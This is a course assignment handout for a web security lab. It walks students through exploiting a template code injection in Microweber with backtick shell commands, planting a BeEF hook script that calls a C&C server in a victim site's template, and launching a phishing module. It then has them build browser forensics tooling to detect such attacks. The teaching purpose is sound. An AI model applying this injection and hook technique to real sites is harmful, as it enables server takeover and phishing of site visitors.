CS6264 Project 6: Web Security

> **Due Date:** Please refer to the Canvas assignment for the due date.

> **Note:** Please make sure you have a GUI-enabled Linux OS (e.g., Ubuntu VM, WSL) to work on this project.

Table of contents

Disclaimers

We are always looking to improve our homework assignments. If you see any errors, whether they are grammatical or technical, please report them on Ed Discussion. If anything is not clearly stated, please contact the TAs.

Objectives

With this project, you will be able to understand the big picture of how common web attacks can happen in the real world by playing two roles typically involved in the attack:

1. `Attacker👿`

- Understand the concept of code injection and its potential impact on a web server.
- Be able to compromise a web server by exploiting a code injection vulnerability and inserting attack payloads into websites.
- Be familiarized with the use of browser exploitation framework beef.
- Understand how common web attacks (e.g., phishing, drive-by download, page redirection) work.

2. `Forensic Investigator🕵️`
    - Understand and be able to develop auditing tools for Chrome browser through Chrome DevTools Protocol to log browser activities.
    - Be able to construct causality graphs through neo4j based on logs collected.
    - Be able to write neo4j queries to identify attacks based on their patterns in the causality graph.

Checklist of Downloaded Project Files

1. `auditor` The code template you will work on.
2. `assignment_questionnaire.txt` The questionnaire where you put your answers.

Tasks

Role 1 - Attacker (45%)

During reconnaissance, you found the following information.

- Your opponent Bob hosts his websites on a cloud server.
- The service provider runs all the customers' services on the same server with no isolation (which is a bad practice!!!).

- Another web service running by the service provider, named Microweber, has a known code injection vulnerability.

With these insights, you made a smart plan to mess with Bob and his clients.


- Purchase a membership from the service provider to use the Microweber service, disguising yourself as a legitimate customer.
- Exploit the known code injection vulnerability to take control of the server.
- Insert malicious scripts into HTML files of Bob's websites stealthily to mess up with Bob's clients.
- In this way, from the affected clients' point of view, the attacks are from Bob's website. As a result, Bob's reputation gets undermined, and he loses clients as time goes by.

Without further due. Let's get started!

After you have got the membership, you are permitted to register as an admin to further use the Microweber service.

1. Open the project page: https://cs6264.gtisc.gatech.edu/
2. Log in with your GT account from the top right corner.
3. Click on the start button and you will see two docker containers started for you.

Note: if later you accidentally crash the services (likely to happen when you test out your code injection w/ illegal payload), you can always come back to this page, stop and start the services again to get a fresh environment.



Web Security Lab

Control your containers using these buttons

beef
Container
Status: created
Updated at: Nov. 5, 2023, 2:07 a.m.
beef

web
Container
Status: created
Updated at: Nov. 5, 2023, 2:07 a.m.
microweber target
^ Bob's webpage

1. Enter the Microweber, scroll all the way down, register a Microweber admin account (any credential is fine), and hit **Install**.



Login Information

Admin username: Alice
Admin email:
Admin password: •••••
Repeat password: •••••

✓ Update nofitication

If checked, you will get update notifications when new version is avaiable.

2. It will take a little time for the installation to complete.



Installing module DB: Rating

6. Once installation is done, you will see your admin console page. **Now it's time to exploit!**

Task 1.1: Exploit Discovery (15%)

Background

1. It is common for websites to take user inputs, store them in the database, and use them later. A simple example is an online service that:
    a. Takes your **username** during registration
    b. Stores the **username** you submitted in the database.
    c. Retrieves the **username** from the database to display it on your profile page when you log in.

    What happens under the hood is that when you log in after registration, before the server delivers your profile page, it first constructs your profile page by dynamically filling the value of the username field in a profile page template with your username retrieved from the database.


2. The process of server-side webpage construction allows code included in a webpage to be dynamically executed on the server, to dynamically get the data needed to complement the webpage. For example, a snippet of a code may query APIs to get the current server status and put it into a webpage to be delivered together with other information to users. Specifically, any content in the format `{{...}}` will be treated as a code snippet and executed. For example, ``{{`pwd`}}`` embedded in a webpage will be parsed as `` `pwd` `` and further executed as `pwd` command in the server's shell to list all the files in the current directory during the construction of that page. **Hint: Any characters**

between two backticks `` ` ``, will be treated as a shell command on Linux. <u>Location of backtick on the keyboard.</u>


Combined with those two features, can we do something nasty? The answer is YES! As you probably have figured out, you can set your **username** as ``{{`malicious code does something nasty`}}`` so that your "username" will be parsed and executed as code and do nasty stuff during the profile page construction on the server. A common practice to prevent this type of attack is to sanitize user inputs by turning them into inexecutable strings. However, sanitizations are not always correctly implemented. The Microweber website is an example — one of the user input fields lacks proper sanitization and is vulnerable to code injection attacks.

Steps:


1. After installation, you will see your profile page. To help you narrow down the search space, we give you a hint that the injection point is somewhere in the profile information. Go to **Users** and click on **Edit profile**.



2. Then you will see the following user information. Try to set an input field with an exploit string (you can choose any command you like, here we use `pwd` as an example) and save. **Note: here the `Username` input field is just for demonstration purposes. You should choose another field.**




3. Then go back or refresh the **Users** page and see if you observe anything interesting. If you see the output of the executed `pwd` command: `/var/www/html` in the **Users** page, congrats! You have found an injection point!



- **Note 1: You should see the execution result on this `Users` page, as opposed to the `Edit user` page in the last step (which only show partial result).**
- **Note 2: Make sure the `Users` page is reloaded after you save your exploit input. The injected command will not get executed until the `Users` page is reloaded.**

4. Now modify your injected command to get your hash stored in `/tmp/secret_1.txt` on the server, see the example below. Submit this hash string to Q1.1 in the questionnaire. (Note: If you see two identical hashes, just submit one. This may happen due to that the injected data field is accessed twice during page construction.)


You are logged in as

b06c8b2c83b223834d18795da692f699fb153195f7e3c800f1721fcbe87c6cf533b7d3456f990c058786f48edffca9588cb41f0a8403917b6d85f99431728f78

User

Rubric

Question	Deliverable	Credits
Q1.1	Secret hash	15%

Task 1.2: Compromise (30%)

Description

The ability to run a command on the web server implies that you may do more on the web server, including modifying Bob's website. In this task, your goal is to insert a malicious script payload into a template HTML file used by Bob's website. Webpages Bob's website imports the infected template, hence being infected as well. In this way, Bob's clients get compromised when visiting his webpages.

Steps

1. Locate the directory of Bob's website and assets directory of clients.
    - Clients' directories are normally organized together under the same parent folder, just like `/home` in Linux. To help protect the client's privacy, the service provider names a customer's assets directory with the MD5 hash of the client's name (e.g., MD5("Bob"). **Be careful about the letter cases.)** instead of the client's actual name (i.e., Bob). Your goal is to locate the client assets directory (parent directory of Bob's directory) and submit it to Q1.2.1 in the questionnaire. **Note: you should submit the exact directory name, NOT the directory path (see the example below). Any additional**

characters (e.g., `/`) in your submission will cause a mismatch and lead to 0 pts during autograding.

- Hints:
    - Many online MD5 generators are available.
    - You can use the Linux `find` command to search for Bob's directory. You can use `/` (root location) or `..` (parent folder) as the search location to help you.
    - In the example below, your answer submitted to Q1.2.1 should be `clients_assets`.


      `$ find / -iname client_md5`

      Result: `/xx/xx/clients_assets/client_md5`

2. Find the best template file to insert the malicious script payload.
    - Most modern websites follow a certain organized structure — frequently used resources are put into templates for efficient reuse. For example, the same navigation bar may be used repeatedly throughout many pages of a website. Therefore, a website admin can save the navigation bar as a template in `navigation.html` and have those pages that need to display the navigation bar import `navigation.html`. From the attacker's perspective, finding and modifying such a template is optimum as this modification is minimal yet impactful. Your goal is to figure out which template HTML under the `templates` directory in Bob's website directory makes the most sense to insert the malicious script payload into. Submit your answer (in the format of `xxx.html`) to Q1.2.2 in the questionnaire. **Note: make sure your spelling is correct. Incorrect file name by any means leads to 0 pts for this task.**
        - Hints:
            - Think about what type of data you are trying to insert into the website.
            - The correct template file has a hint at the beginning of the content indicating you have found the correct one.

        - You don't need to check files in the sub-directories. All you need to do is examine the HTML files right under the `templates` directory.

3. Insert the malicious script into the target.
    - Once you have found the best template file, the next step is to insert the malicious payload. A smart practice attackers typically follow is that instead of deploying a one-time attack, they install a remote hook on the victim's page/machine that can connect to an attacker-owned Control and Command (C&C) server. When the remote hook gets triggered (the infected webpage is open), it constantly emits heartbeats to the C&C server to notify the attacker a zombie is online. Then the attacker can freely issue any preconfigured attack commands to the zombie.
    - In this project:
        - We use BeEF as the C&C console, which you can find on the project page. The username and password are both: **beef_for_cs6264**



beef

Container


Status: created

Updated at: Nov. 5, 2023, 2:07 a.m.

beef

        - The remote hook to install in the template HTML should contain the following.

          `<script src="http://cs6264.gtisc.gatech.edu:` **`YOUR_BEEF_PORT`** `/hook.js"></script>`



cs6264.gtisc.gatech.edu:39069/ui/panel
Getting Started
Logs
Zombies
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/

Find your BeEF port number here.

Hints:

1. The `src` property in the `<script>` tag has to be present at a minimum to make it work.
2. The dynamically allocated port number may change each time you start a new container. Make sure you use the up-to-date port number.

- Your goal is to insert the remote hook above through code injection techniques into the template file you found. In this way, Bob's webpage gets infected when importing the infected template file.
  - **Hint**: "<" and ">" in user inputs are commonly sanitized by the server (try it out and see what happens!), which means you probably cannot include them in your command. You can use any solution as long as it does the work (Find and replace? Download from network? Or more?). You are encouraged to look up online resources and learn along the way of trying various possible solutions.
- To verify If your attack is successful, visit Bob's webpage like a normal client. When a user opens an infected webpage, the IP of the connected victim (which is you in this test) will appear in BeEF's console.


web


Container

Status: created

Updated at: Nov. 5, 2023, 2:07 a.m.

microweber target

^ Bob's webpage



Hooked Browsers

- Online Browsers
  - 10.211.55.10
    - 10.211.55.2
- Offline Browsers

Id...	Type	Event
9	Command	Hooke
8	Command	Hooke
7	Command	Hooke
6	Command	Hooke
4	Zombie	10.211
3	Zombie	10.211

4. Issue an attack

- Select the victim (you) under the `Online Browsers`, then issue `Commands` → `Social Engineering` → `Google Phishing` attack and observe what happens to Bob's webpage.




Module Results History

i...	date	label
0	2023-11-05 02:33	command 1
1	2023-11-05 17:26	command 2

Google Phishing

Description:	This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logge another tab). Additionally it will show the Google favicon and a Gmail phishing page (although th
Id:	11
XSS hook URI:	http://cs6264.gtisc.gatech.edu:39069/demos/plain.html
Gmail logout interval (ms):	10000
Redirect delay (ms):	1000

- If the attack succeeds, you will see that the original page turns into a phishing page with a hash string at the bottom. Submit this hash to Q1.2.4 in the questionnaire.


New to Google Mail? CREATE AN ACCOUNT

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space
Over 2757.272164 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Google Mail on your mobile phone. Learn more

About Google Mail New features! Switch to Google Mail Create an account

Take Google Mail to work with Google Apps for Business
Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more

Sign in
Username
Password
Sign in Stay signed in
Can't access your account?

© 2016 Google Google Mail for Work Terms & Privacy Help f4bc7d6edccec46c71a15f5b5cf4bcba0bbbb2b2936641cae360bf7804ea65c5c27edb49731c57df52449ef3fc14eb59bcfe5d4d9d9f546c81b23fa9f24840fa

Rubric

Question	Deliverable	Credits
Q1.2.1	Client asset directory	5%
Q1.2.2	Best template file to compromise	5%
Q1.2.3	Hash on the phishing page	20%

Role 2 - Forensics Investigator (55%)

Congratulations! At this point, you have successfully deployed and tested the attack. Now it's time to look at this story from the point of view of another crucial role — the forensics investigator. As a forensics investigator, your job is to find the evidence of any attacks that happened to a victim. To approach this goal, you come up with the following plan:

1. Develop an auditing tool to log browser activities which may include the evidence of attacks.
2. Construct a causality graph by connecting discrete information pieces from the raw logs.
3. Find evidence of attacks in the causality graph based on patterns of attacks.


Task 2.1: Auditor Tool Development (25%)

Description

In the first step, you need to develop a handy tool to log and model the activities happening in the browser. To help take away the engineering burden from you, we have helped you implement most of the auditing tool (however, you are encouraged to go through all the code), so that you can focus more on learning the concepts and philosophy of modeling browser activities we provide in the supplementary document.

Steps:

1. Read the supplementary document to understand what major activities happening in the browser and the rationale regarding how to model them.
    - **Important note:** We recommend reading the supplementary **from the start to the end.** Doing this not only helps you make the best of this project even though only part of it is needed to complete the task we give you.
2. With the knowledge you gained from step 1, complete the function `handle_download_begin()` in `event_handler.py`. For testing, you can trigger the download event by visiting a page with download functionality. For example, any GitHub repo https://github.com/fate0/pychrome/tree/master. Or you can use the Fake Notification attack involving file downloading from BeEF described in Task 2.2.



fate0 Bump version 0.2.4

docs	update docs
examples	Add example of how to implen
pychrome	Bump version 0.2.4
tests	remove useless code
.coveragerc	update exclude lines
.gitignore	add site
.travis.yml	add no-sandbox
LICENSE	release 0.1.0
MANIFEST.in	release 0.1.0
README.md	update README.md
mkdocs.yml	update docs

```
https://github.com/fate0/pychrome.git
```

Use Git or checkout with SVN using the web URL.

Code 55% faster with AI pair programming.

- To run the auditor:
  - You need a Linux system with GUI support (It is highly recommended to use Ubuntu)
  - Make sure you have Python3 and Chrome installed.
  - Install required packages: `pip3 install --upgrade && pip3 install -r requirements.txt`
  - Run Chrome with auditor listening on the events: `python3 auditor.py`. **Make sure you do not have a running Chrome instance when running the auditor.** To save the hassle of repetitively copying and pasting the URL to Bob's page to the browser GUI during testing for you, we provide a flag `--init-page` which automatically opens the URL you specify when the browser starts. The usage is `python3 auditor.py --init-page URL_TO_BOB's_PAGE`
  - Then the auditor starts logging the events. If you see a series of 3 events: 1) request, 2) response, and 3) script parsed repetitively shows up, it is the heartbeat sent back and forth between the remote hook and the BeEF C&C server.

    - Use **Ctrl-C** in the command line to both stop the browser and output the logs for you. **Note: don't close the browser from the GUI.**
  - Self-test:
    - At runtime: You can check if nodes and edges are properly constructed through `self.log_node()` and `self.log_edge()` which print the corresponding information for you.
